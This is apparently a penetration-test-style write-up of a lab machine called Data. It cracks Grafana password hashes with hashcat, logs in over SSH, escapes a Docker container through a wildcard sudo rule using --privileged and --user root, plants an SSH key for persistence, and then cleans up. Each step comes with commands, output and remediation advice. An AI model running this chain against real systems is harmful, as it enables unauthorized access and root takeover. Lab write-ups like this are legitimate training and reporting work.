
The retrieved hashes were saved into a file named "**grafana_hashes.txt**" following the required format.

4. Downloaded "**Grafana2Hashcat**" for Grafana Hashes conversion into **PBKDF2_HMAC_SHA256** format to facilitate password cracking.

Command:

```
1 git clone https://github.com/iamaldi/grafana2hashcat.git
2
3 cd grafana2hashcat
4
5 python3 grafana2hashcat.py ../grafana_hashes.txt
```

Proof Screenshot:



```
(fallingstar@kali)~[/VL/Machines/Data]
$ git clone https://github.com/iamaldi/grafana2hashcat
Cloning into 'grafana2hashcat' ...
remote: Enumerating objects: 16, done.
remote: Counting objects: 100% (16/16), done.
remote: Compressing objects: 100% (15/15), done.
remote: Total 16 (delta 3), reused 4 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (16/16), 5.74 KiB | 5.74 MiB/s, done.
Resolving deltas: 100% (3/3), done.

(fallingstar@kali)~[/VL/Machines/Data]
$ cd grafana2hashcat

(fallingstar@kali)~[/VL/Machines/Data/grafana2hashcat]
$ python3 grafana2hashcat.py ../grafana_hashes.txt

[+] Grafana2Hashcat
[+] Reading Grafana hashes from: ../grafana_hashes.txt
[+] Done! Read 2 hashes in total.
[+] Converting hashes ...
[+] Converting hashes complete.
[*] Outfile was not declared, printing output to stdout instead.

sha256:10000:WU91U29MajU1Uw==:epGeS76Vz1EE7fNU7i5iN0+sHKH4FCaESiTE32ExMizzcjySFkthcunnP696TCBy+Pg=
sha256:10000:TENCaGR0SLdqbA==:3GvszLtX002vSk45HSAV0zUMYN82Conpm1KR5H8+XN0dFWviIHRb48vkk1PjX101Hag=

[+] Now, you can run Hashcat with the following command, for example:

hashcat -m 10900 hashcat_hashes.txt --wordlist wordlist.txt
```


Figure 1.13: hashes.png

5. The converted hashes were copied into a file named “**hashes.txt**” and cracked using hashcat and the rockyou.txt wordlist.

Command :

```
1 hashcat -m 10900 hashes.txt /usr/share/wordlists/rockyou.txt
```

Proof Screenshot:



```
(fallingstar@kali)~[~/VL/Machines/Data]
$ hashcat -m 10900 hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO,
POCL_DEBUG) - Platform #1 [The pocl project]

=====
* Device #1: cpu-penryn-Intel(R) Core(TM) i5-14400, 3885/7835 MB (1024 MB allocatable), 5MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Hashes: 2 digests; 2 unique digests, 2 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

sha256:10000:TENCaGR0Slqba=:3GvszLtX002vSk45HSAV0zUMYN82CONpm1KR5H8+XN0dFWviIHRb48vkk1PjX101Hag=:beau
tiful
```


Figure 1.14: hashcat.png

6. SSH access was obtained using the recovered credentials (*boris:beautiful1*).

Command:

```
1 ssh boris@data
```

Proof Screenshot:



```
(fallingstar@kali)-[~/VL/Machines/Data]
$ ssh boris@data
boris@data's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-1060-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu Jun  5 18:33:46 UTC 2025

System load: 0.0 Processes: 100
Usage of /: 19.8% of 7.69GB Users logged in: 0
Memory usage: 26% IP address for eth0: 10.10.94.95
Swap usage: 0% IP address for docker0: 172.17.0.1

0 updates can be applied immediately.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Thu Jun  5 18:33:12 2025 from [REDACTED]
boris@ip-10-10-10-11:~$ whoami
boris
boris@ip-10-10-10-11:~$ id
uid=1001(boris) gid=1001(boris) groups=1001(boris)
boris@ip-10-10-10-11:~$ ls
snap user.txt
boris@ip-10-10-10-11:~$
```

Figure 1.15: boris.png

Found the user flag.

1.2.3 Privilege Escalation - Sudo Misconfiguration → Docker escape via privileged container execution → root

Vulnerability Explanation: After initial access was obtained, it was determined that the system was operating inside a Docker container named “**grafana**”. This was confirmed by inspecting the `/etc/passwd` file, where the user “**boris**” was not listed. Instead, a “**grafana**” user entry indicated a containerized environment. During enumeration, a sudo misconfiguration was identified that allowed the compromised user to execute *Docker* commands with elevated privileges. Specific Docker flags (**-privileged** and **-user**) permitted the execution of a container breakout technique to gain host-level access.

Vulnerability Fix: To mitigate this vulnerability, it is essential to **remove the sudo permission to run Docker commands** from unprivileged users unless strictly required. Review the “`/etc/sudoers`” file and related configurations to ensure **only trusted administrators** can execute Docker as root. Additionally, always run containers with **the least privilege**, keep **Docker and its components updated**, and consider using **container runtime security tools** to detect and prevent escape techniques like the reported one.

Severity: Critical

Steps to reproduce the attack:

1. Found **Sudo misconfiguration**

Command:

```
1 sudo -l
```

Proof Screenshot:



```
boris@ip-10-10-10-11:~$ sudo -l
Matching Defaults entries for boris on ip-10-10-10-11:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User boris may run the following commands on ip-10-10-10-11:
    (root) NOPASSWD: /snap/bin/docker exec *
```

Figure 1.16: sudol.png


The use of a wildcard allowed arbitrary Docker commands to be executed via sudo.

2. Enumerated **Docker** command

Command:

```
1 sudo /snap/bin/docker exec -h
```

Proof Screenshot:

A terminal screenshot showing the output of the command 'sudo /snap/bin/docker exec -h'. The output includes a deprecation warning, usage instructions, and a list of options with their descriptions. The options listed are: -d, --detach; --detach-keys string; -e, --env list; --env-file list; -i, --interactive; --privileged; -t, --tty; -u, --user string; and -w, --workdir string. The descriptions for these options are: Detached mode: run command in the background; Override the key sequence for detaching a container; Set environment variables; Read in a file of environment variables; Keep STDIN open even if not attached; Give extended privileges to the command; Allocate a pseudo-TTY; Username or UID (format: <name|uid>[:<group|gid>]); and Working directory inside the container. The prompt 'boris@ip-10-10-10-11:~\$' is visible at the bottom.

```
boris@ip-10-10-10-11:~$ sudo /snap/bin/docker exec -h
Flag shorthand -h has been deprecated, please use --help

Usage:  docker exec [OPTIONS] CONTAINER COMMAND [ARG ... ]

Run a command in a running container

Options:
  -d, --detach                Detached mode: run command in the background
  --detach-keys string        Override the key sequence for detaching a container
  -e, --env list              Set environment variables
  --env-file list             Read in a file of environment variables
  -i, --interactive           Keep STDIN open even if not attached
  --privileged                Give extended privileges to the command
  -t, --tty                   Allocate a pseudo-TTY
  -u, --user string           Username or UID (format: <name|uid>[:<group|gid>])
  -w, --workdir string        Working directory inside the container
boris@ip-10-10-10-11:~$
```

Figure 1.17: flags.png


- “-user” flag allowed commands to be run as user root.
- “-privileged” flag extend privileges to the command.

3. The location of the host’s file system was identified by executing the *mount* command within the container.

Command:

```
1 mount
```

Proof Screenshot:

A terminal screenshot showing the output of the 'mount' command. The output lists several mounted filesystems with their types and options. The prompt 'boris@ip-10-10-10-11:~\$' is visible at the bottom.

```
boris@ip-10-10-10-11:~$ mount
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
udev on /dev type devtmpfs (rw,nosuid,relatime,size=486404k,nr_inodes=121601,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /run type tmpfs (rw,nosuid,noexec,relatime,size=100208k,mode=755)
/dev/xvda1 on / type ext4 (rw,relatime,discard)
```


Figure 1.18: mount.png

4. Container breakout was performed by leveraging the identified misconfiguration and mounting the host file system.

Command:

```
1 sudo docker exec --user root --privileged grafana mkdir /mnt/host
2 sudo docker exec --user root --privileged grafana mount /dev/xvda1 /mnt/host
3 sudo docker exec --user root --privileged -it grafana /bin/bash
```

System Proof Screenshot:



```
boris@ip-10-10-10-11:~$ sudo docker exec --user root --privileged grafana mkdir /mnt/host
boris@ip-10-10-10-11:~$ sudo docker exec --user root --privileged grafana mount /dev/xvda1 /mnt/host
boris@ip-10-10-10-11:~$ sudo docker exec --user root --privileged -it grafana /bin/bash
bash-5.1# whoami
root
bash-5.1# ls -lha /mnt/host/root
total 28K
drwx----- 5 root    root    4.0K Jan 23  2022 .
drwxr-xr-x 23 root    root    4.0K Jun  5 15:28 ..
lrwxrwxrwx  1 root    root      9 Jan 23  2022 .bash_history -> /dev/null
drwxr-xr-x  3 root    root    4.0K Jan 23  2022 .local
-rw-r--r--  1 root    root   148 Aug 17  2015 .profile
drwx----- 2 root    root    4.0K Jan 23  2022 .ssh
-rw-r--r--  1 root    root    37 Jan 23  2022 root.txt
drwxr-xr-x  4 root    root    4.0K Jan 23  2022 snap
bash-5.1#
```

Found the root flag.

1.2.4 Post-Exploitation

Persistence

After obtaining a root shell on the host system, an SSH public key was added to the **/mnt/host-root/.ssh/authorized_keys** file to establish persistence.

Commands:

```
1 cd .ssh
2 mv authorized_keys authorized_keys.bak
3 echo "ssh-ed25519 your_key_email@example.com" > authorized_keys
4 chmod 600 authorized_keys
```

Proof Screenshot:




Figure 1.19: keys.png

Persistence Proof Screenshot:




Figure 1.20: root.png

House Cleaning

At the end of the engagement, all traces of exploitation were removed to return the system to its pre-exploitation state.

Cleanup Activities:

- Removed SSH public key from “**/mnt/host/root/.ssh/authorized_keys**”.
- Deleted history files (**.bash_history**).
- Unmounted and removed the host filesystem mount point.

Command:

```
1  rm -rf /mnt/host/root/.ssh/authorized_keys && mv authorized_keys.bak authorized_keys
2
3  umount /mnt/host
4
5  rmdir /mnt/host
```

2 Additional Items


2.1 User and Root Flags

user.txt

Command:

```
1 cat user.txt
```

Proof User Flag Screenshot:



```
root@ip-10-10-10-11:/home/boris# cat user.txt
V[REDACTED]4}
root@ip-10-10-10-11:/home/boris#
```


Figure 2.1: userflag.png

root.txt

Command:

```
1 cat root.txt
```

Proof Root Flag Screenshot:



```
bash-5.1# cat root.txt
V[REDACTED]6}
bash-5.1#
```

Figure 2.2: rootflag.png